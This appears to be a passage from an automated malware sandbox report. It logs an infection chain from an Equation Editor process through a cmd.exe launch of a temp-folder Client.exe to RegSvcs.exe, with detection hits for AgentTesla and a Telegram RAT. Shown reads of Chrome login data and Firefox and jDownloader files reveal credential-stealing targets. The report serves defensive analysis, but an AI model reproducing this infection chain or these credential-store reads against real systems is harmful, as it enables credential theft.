HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	LimLineSpacing	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	NumerHeight	unicode	35%	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	DenomDepth	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FractBarThick	unicode	0.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SubFractBarThick	unicode	0.25 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	FenceOver	unicode	1 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	SpacingFactor	unicode	100%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	MinGap	unicode	8%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	RadicalGap	unicode	2 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	EmbellGap	unicode	1.5 pt	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Spacing	PrimeHeight	unicode	45%	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	EquationWindow	unicode	171,213,853,1066	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	SpacingWindow	unicode	40,20,124,493	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	TextLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Windows	MathLanguage	unicode	Any	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Text	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Function	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Variable	unicode	Times New Roman,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	LCGreek	unicode	Symbol,I	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	UCGreek	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Symbol	unicode	Symbol	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Vector	unicode	Times New Roman,B	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	Number	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User1	unicode	Courier New TUR	success or wait	1	414F81	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\Fonts	User2	unicode	Times New Roman	success or wait	1	414F81	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: RegSvcs.exe PID: **1152**, Parent PID: **1952**

General

Target ID:	15
Start time:	17:18:53
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xc30000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.1003248820.00000000020EC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D897995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D89A1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D89A1A4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D89A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D897995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6D897995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6D897995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D7ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C89B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C89B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C89B2B3	ReadFile

Analysis Process: EQNEDT32.EXE PID: **1136**, Parent PID: **576**

General

Target ID:	16
Start time:	17:18:54
Start date:	08/08/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2244**, Parent PID: **1136**

General

Target ID:	17
Start time:	17:18:54
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /c%tmp%\Client.exe A C
Imagebase:	0x49e80000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Client.exe PID: **1920**, Parent PID: **2244**

General

Target ID:	20
Start time:	17:18:56
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Local\Temp\Client.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Client.exe A C
Imagebase:	0x1230000
File size:	8192 bytes
MD5 hash:	7E2FF60FD955B39768565DFE645E49C0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: RegSvcs.exe PID: **2176**, Parent PID: **1920**

General	
Target ID:	21
Start time:	17:19:00
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xc30000
File size:	45216 bytes
MD5 hash:	62CE5EF995FD63A1847A196C2E8B267B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.1192835288.0000000002279000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000015.00000002.1193449278.00000000022DA000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly